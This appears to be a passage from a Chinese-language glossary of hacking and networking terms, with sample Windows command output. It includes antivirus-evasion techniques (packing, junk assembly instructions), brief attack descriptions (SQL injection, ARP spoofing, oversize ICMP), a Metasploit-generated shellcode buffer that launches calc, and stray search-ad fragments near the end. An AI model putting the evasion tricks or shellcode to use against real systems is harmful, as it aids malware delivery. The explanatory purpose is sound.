
```
C:\Users\Administrator>netstat -ano

活动连接

 协议 本地地址           外部地址           状态           PID
TCP    0.0.0.0:21          0.0.0.0:0          LISTENING      1736
TCP    0.0.0.0:80          0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:135         0.0.0.0:0          LISTENING     844
TCP    0.0.0.0:445         0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:999         0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:1433        0.0.0.0:0          LISTENING    1848
TCP    0.0.0.0:3306        0.0.0.0:0          LISTENING    3016
TCP    0.0.0.0:5985        0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:6588        0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:47001       0.0.0.0:0          LISTENING       4
TCP    0.0.0.0:49664       0.0.0.0:0          LISTENING     580
TCP    0.0.0.0:49665       0.0.0.0:0          LISTENING     432
TCP    0.0.0.0:49666       0.0.0.0:0          LISTENING    1000
TCP    0.0.0.0:49667       0.0.0.0:0          LISTENING    1680
TCP    0.0.0.0:49668       0.0.0.0:0          LISTENING    1572
TCP    0.0.0.0:49669       0.0.0.0:0          LISTENING     704
TCP    0.0.0.0:49670       0.0.0.0:0          LISTENING     712
```

33. 免杀

免杀：就是通过加壳、加密、修改特征码、加花指令等等技术来修改程序，使其逃过杀毒软件的查杀。



34. 加壳

加壳：就是利用特殊的算法，将 EXE 可执行程序或者 DLL 动态连接库文件的编码进行改变（比如实现压缩、加密），以达到缩小文件体积或者加密程序编码，甚至是躲过杀毒软件查杀的目的。目前较常用的壳有 UPX，ASPack、PePack、PECompact、UPack、免疫 007、木马彩衣等等。

35. 花指令

花指令：就是几句汇编指令，让汇编语句进行一些跳转，使得杀毒软件不能正常的判断病毒文件的构造。说通俗点就是”杀毒软件是从头到脚按顺序来查找病毒。如果我们把病毒的头和脚颠倒位置，杀毒软件就找不到病毒了“。

```
push ebp ----把基址指针寄存器压入堆栈
pop  ebp ----把基址指针寄存器弹出堆栈
push eax ----把数据寄存器压入堆栈
pop   eax ----把数据寄存器弹出堆栈
nop           -----不执行
add esp,1-----指针寄存器加 1
sub esp,-1-----指针寄存器加 1
add esp,-1-----指针寄存器减 1
sub esp,1-----指针寄存器减 1
inc ecx      -----计数器加 1
dec ecx      -----计数器减 1
sub esp,1 ----指针寄存器-1
sub esp,-1----指针寄存器加 1
jmp 入口地址----跳到程序入口地址
push 入口地址---把入口地址压入堆栈
retn      ----- 反回到入口地址,效果与 jmp 入口地址一样.
mov eax,入口地址 -----把入口地址转送到数据寄存器中.
jmp eax      ----- 跳到程序入口地址
jb 入口地址
jnb 入口地址 -----效果和 jmp 入口地址一样,直接
```

36. TCP/IP

TCP/IP：是一种网络通信协议，他规范了网络上所有的通信设备，尤其是一个主机与另一个主机之间的数据往来格式以及传送方式.，TCP/IP 是 INTERNET 的基础协议，也是一种电脑数据打包和寻址的标准方法.在数据传送中，可以形象地理解为两个信封，TCP 和 IP 就像是信封，要传递的信息被划为若干段，每一段塞入一个 TCP 信封，并在该信封面上记录有分段号的信息，再将 TCP 信封塞入 IP 大信封，发送上网.。

37. 路由器

路由器：应该是在网络上使用最高的设备之一了，它的主要作用就是路由选择，将 IP 数据包正确的送到目的地，因此也叫 IP 路由器.

38. 蜜罐

蜜罐：好比是情报收集系统。蜜罐好象是故意让人攻击的目标，引诱黑客来攻击，所以攻击者攻击后，你就可以知道他是如何得逞的，随时了解针对你的服务器发动的最新的攻击和漏洞.还可以通过窃听黑客之间的联系，收集黑客所用的种种工具，并且掌握他们的社交网络..

39. 拒绝服务攻击

拒绝服务攻击 DOS 是 DENIAL OF SERVICE 的简称，即拒绝服务，造成 DOS 的攻击行为被称为 DOS 攻击，其目的是使计算机或网络无法正常服务，最常见的 DOS 攻击有计算机网络宽带攻击和连通性攻击，连通性攻击指用大量的连接请求冲击计算机，使得所有可用的操作系统资源被消耗，最终计算机无法再处理合法用户的请求..

40. CC 攻击

攻击者借助代理服务器生成指向受害主机的合法请求，实现 DDOS 和伪装就叫：CC(Challenge Collapsar)。

41. 脚本注入攻击(SQL INJECTION)

所谓脚本注入攻击者把 SQL 命令插入到 WEB 表单的输入域或页面请求的查询字符串，欺骗服务器执行恶意的 SQL 命令，在某些表单中，用户输入的内容直接用来构造动态的 SQL 命令，或作为存储过程的输入参数，这类表单特别容易受到 SQL 注入式攻击。

42. 加密技术

加密技术是最常用的安全保密手段，利用技术手段把重要的数据变为乱码（加密）传送，到达目的地后再用相同或不同的手段还原（解密）。加密技术包括两个元素：算法和密钥。算法是将普通的信息或者可以理解的信息与一串数字（密

钥)结合,产生不可理解的密文的步骤,密钥是用来对数据进行编码和解密的一种算法。在安全保密中,可通过适当的钥加密技术和管理机制来保证网络的信息通信安全。

43. 局域网内部的 ARP 攻击

ARP (Address Resolution Protocol, 地址解析协议) 协议的基本功能就是通过目标设备的 IP 地址, 查询目标设备的 MAC 地址, 以保证通信的进行。基于 ARP 协议的这一工作特性, 黑客向对方计算机不断发送有欺诈性质的 ARP 数据包, 数据包内包含有与当前设备重复的 Mac 地址, 使对方在回应报文时, 由于简单的地址重复错误而导致不能进行正常的网络通信。一般情况下, 受到 ARP 攻击的计算机会出现两种现象:

- 1.不断弹出“本机的 XXX 段硬件地址与网络中的 XXX 段地址冲突”的对话框。
- 2.计算机不能正常上网, 出现网络中断的症状。

因为这种攻击是利用 ARP 请求报文进行“欺骗”的, 所以防火墙会误以为是正常的请求数据包, 不予拦截。因此普通的防火墙很难抵挡这种攻击。

44. 什么叫欺骗攻击?它有哪些攻击方式

网络欺骗的技术主要有: HONEYPOT 和分布式 HONEYPOT、欺骗空间技术等。主要方式有: IP 欺骗、ARP 欺骗、DNS 欺骗、Web 欺骗、电子邮件欺骗、源路由欺骗(通过指定路由, 以假冒身份与其他主机进行合法通信或发送假报文, 使受攻击主机出现错误动作)、地址欺骗(包括伪造源地址和伪造中间站点)等。

45. 嗅探

嗅探计算机网络的共享通讯隧道的, 支持每对通讯计算机独占通道的交换机/集线器仍然过于昂贵, 共享意为着计算机能够接收到发送给其他计算机的信息, 捕获在网络中传输的数据信息就称为嗅探。

46. 跳板

一个具有辅助作用的机器, 利用这个主机作为一个间接工具, 控制其他主机, 一般和肉鸡连用。

47. 权限


权限计算机用户对于文件及目录的建立，修改，删除以及对于某些服务的访问，程序的执行，是以权限的形式来严格区分的。被赋予了相应的权限，就可以进行相应的操作，否则就不可以。



```
C:\Users\MSI-NB>net user Administrator
用户名 Administrator
全名
注释 管理计算机(域)的内置帐户
用户的注释
国家/地区代码 000 (系统默认值)
帐户启用 No
帐户到期 从不
上次设置密码 2021/2/3 18:37:18
密码到期 从不
密码可更改 2021/2/3 18:37:18
需要密码 Yes
用户可以更改密码 Yes
允许的工作站 All
登录脚本
用户配置文件
主目录
上次登录 2020/3/24 18:41:14
可允许的登录小时数 All
本地组成员 *Administrators
全局组成员 *None
命令成功完成。
```


48. ip 地址

internet 上的电脑有许多，为了让他们能够相互识别，internet 上的每一台主机都分配有一个唯一的 32 位地址，该地址称为 ip 地址，也称作网际地址，ip 地址由 4 个数值部分组成，每个数值部分可取值 0-255，各部分之间用一个 ‘.’ 分开。



```
以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . : 
    本地链接 IPv6 地址. . . . . : fe80::2d4f:392c:3b21:b98c%12
    IPv4 地址 . . . . . : 192.168.0.179
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.0.1

隧道适配器 isatap.{1168EBE3-767F-4C51-AE9B-4855AC607C2B}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : 

C:\Users\Administrator>

C:\Users\MSI-NB>ping www.baidu.com

正在 Ping www.a.shifen.com [14.215.177.38] 具有 32 字节的数据:
来自 14.215.177.38 的回复: 字节=32 时间=13ms TTL=56
来自 14.215.177.38 的回复: 字节=32 时间=12ms TTL=56
来自 14.215.177.38 的回复: 字节=32 时间=12ms TTL=56
```

49. RARP 反向地址解析协议

RARP 反向地址解析协议(ReverseAddressResolutionProtocol) ，此协议将硬件地址映射到网络地址。

50. UDP 用户数据报协议

UDP 是 User Datagram Protocol 的简称，中文名是用户数据报协议，是 OSI(Open System Interconnection, 开放式系统互联) 参考模型中一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务。

51. TCP 协议

传输控制协议（TCP，Transmission Control Protocol）是一种面向连接的、可靠的、基于字节流的传输层通信协议。



TCP 连接终止

TCP 连接终止需四个分节。




图 2: TCP 挥手关闭连接

52. FTP 文件传输协议

文件传输协议(FileTransferProtocol) , 允许用户以文件操作的方式(文件的增、删、改、查、传送等)与另一主机相互通信。

53. SMTP 简单邮件传送协议


简单邮件传送协议(SimpleMailTransferProtocol) , SMTP 协议为系统之间传送电子邮件。

54. TELNET 终端协议

终端协议(TelTerminalProcotol) ，允许用户以虚终端方式访问远程主机。

55. HTTP

超文本传输协议（Hypertext Transfer Protocol, HTTP）是一个简单的请求-响应协议，它通常运行在 TCP 之上。它指定了客户端可能发送给服务器什么样的消息以及得到什么样的响应。



56. HTTPS 安全超文本传输协议

HTTPS：安全超文本传输协议。通过在安全套接字层（SSL）协议上运行超文本传输协议来将安全添加到万维网中。HTTPS 能用于将 WEB 服务器认证到客户，将客户认证到 WEB 服务器和加密在两个系统之间传输的所有数据，HTTPS 服务器一般监听 TCP 端口 443。

57. TFTP

简单文件传输协议(TrivialFileTransferProtocol)

58. ICMP 协议

ICMP（全称是 InterControlMessageProtocol，即 Inter 控制消息协议）用于在 IP 主机、路由器之间传递控制消息，包括网络通不通、主机是否可达、路由是否可用等网络本身的消息。例如，我们在检测网络通不通时常会使用 Ping 命令，Ping 执行操作的过程就是 ICMP 协议工作的过程。“ICMP 协议”对于网络安全有着极其重要的意义，其本身的特性决定了它非常容易被用于攻击网络上的路由器和主机。例如，曾经轰动一时的海信主页被黑事件就是以 ICMP 攻击为主的。由于操作系统规定 ICMP 数据包最大尺寸不超过 64KB，因而如果向目标主机发送超过 64KB 上限的数据包，该主机就会出现内存分配错误，进而导致系统耗费大量的资源处理，疲于奔命，最终瘫痪、死机。

```
C:\Users\MSI-NB>ping www.baidu.com

正在 Ping www.a.shifen.com [14.215.177.38] 具有 32 字节的数据:
来自 14.215.177.38 的回复: 字节=32 时间=13ms TTL=56
来自 14.215.177.38 的回复: 字节=32 时间=12ms TTL=56
来自 14.215.177.38 的回复: 字节=32 时间=12ms TTL=56
来自 14.215.177.38 的回复: 字节=32 时间=13ms TTL=56

14.215.177.38 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 12ms, 最长 = 13ms, 平均 = 12ms

C:\Users\MSI-NB>_
```

59. dns 协议

DNS 协议就是用来将域名解析到 IP 地址的一种协议，当然，也可以将 IP 地址转换为域名的一种协议。

```
C:\Users\MSI-NB>nslookup www.baidu.com
服务器:  UnKnown
Address:  192.168.0.1

非权威应答:
名称:     www.a.shifen.com
Addresses: 14.215.177.38
          14.215.177.39
Aliases:  www.baidu.com

C:\Users\MSI-NB>_
```

60. Root

Unix 里最高权限的用户，也就是超级管理员。

```
[sudo] kali 的密码:
用户 id=0(root) 组 id=0(root) 组 =0(root),141(kaboxer)
(kali@kali)~[~]
$
```

61. EXP/ Exploit

漏洞利用代码，运行之后对目标进行攻击。

62. POC/ Proof of Concept

漏洞验证代码，检测目标是否存在对应漏洞

63. Payload

中文 ' 有效载荷 '，指成功 exploit 之后，真正在目标系统执行的代码或指令。

64. Shellcode

Shellcode: 简单翻译 ' shell 代码 '，是 Payload 的一种，由于其建立正向/反向 shell 而得名。

```

root@kali: ~# msfpayload windows/exec cmd=calc exitfunc=seh c
/*
 * windows/exec - 196 bytes
 * http://www.metasploit.com
 * VERBOSE=false, PrependMigrate=false, EXITFUNC=seh, CMD=calc
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xc1\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xc1\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xfe\x0e\x32\xea"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
"\x00";
root@kali: ~#

```

65. 软件加壳

“壳”是一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。经过加壳的软件在跟踪时已看到其真实的十六进制代码，因此可以起到保护软件的目的。

66. 软件脱壳

顾名思义，就是利用相应的工具，把在软件“外面”起保护作用的“壳”程序去除，还文件本来面目，这样再修改文件内容就容易多了。

67. 蠕虫病毒

它利用了 WINDOWS 系统的开放性特点，特别是 COM 到 COM+ 的组件编程思路，一个脚本程序能调用功能更大的组件来完成自己的功能。以 VB 脚本病毒为例，它们都是把 VBS 脚本文件加在附件中，使用 *.HTM，VBS 等欺骗性的文件名。蠕虫病毒的主要特性有：自我复制能力、很强的传播性、潜伏性、特定的触发性、很大的破坏性。

68. LAN

局域网！一种网络，连接近距离的计算机，一般位于单个房间、建筑物或小的地理区域里。LAN 上的所有系统位于一个网络跳之间。


69. Proxy

代理。一类程序或系统，接收来自客户机计算的流量，并代表客户与服务器交互。代理能用于过滤应用级别的制定类型的流量或缓存信息以提高性能。许多防火墙依赖代理进行过滤。

70. HTML


超文本标记语言（英语：HyperText Markup Language，简称：HTML）是一种用于创建网页的标准标记语言。

您可以使用 HTML 来建立自己的 WEB 站点，HTML 运行在浏览器上，由浏览器来解析。




71. CSS 层叠样式表

层叠样式表(英文全称：Cascading Style Sheets)是一种用来表现 HTML（标准通用标记语言的一个应用）或 XML（标准通用标记语言的一个子集）等文件样式的计算机语言。CSS 不仅可以静态地修饰网页，还可以配合各种脚本语言动态地对网页各元素进行格式化。



72. JavaScript

JavaScript 是一种属于网络的高级脚本语言,已经被广泛用于 Web 应用开发,常用来为网页添加各式各样的动态功能,为用户提供更流畅美观的浏览效果。通常 JavaScript 脚本是通过嵌入在 HTML 中来实现自身的功能的。



73. CMS

CMS 是 Content Management System 的缩写,意为"内容管理系统"。



+平板"/功能强大/完全免费,上市公司产品值得信赖,免费立即...

广州凡科互联网科技股份 2021-02 广告 保障

为您推荐: [dedecms模板](#) [自己怎么建网站](#) [网站建设](#) [医院网站](#) [网站开发软件](#)

[dedecms-下载一次织梦模板_终身免费永久使用](#)



dedecms,拥有专业的设计团队,多年经验,免费安装,终身售后,快速响应,售后无忧,是您的不二之选,立即下载使用,安装无忧...免费下载,设计织梦模板经验,拥有前端模板高级设计团..

www.91084.com 2021-02 广告 保障

[织梦CMS 官方网站 - 内容管理系统 - 上海卓卓网...](#) 官方

织梦CMS是集简单、健壮、灵活、开源几大特点的开源内容管理系统,是国内开源CMS的领先品牌,目前程序安装量已达七十万,超过六成的站点正在使用织梦CMS或基于织梦CMS...

[www.dedecms.com/](#) 百度快照

74. 独立服务器

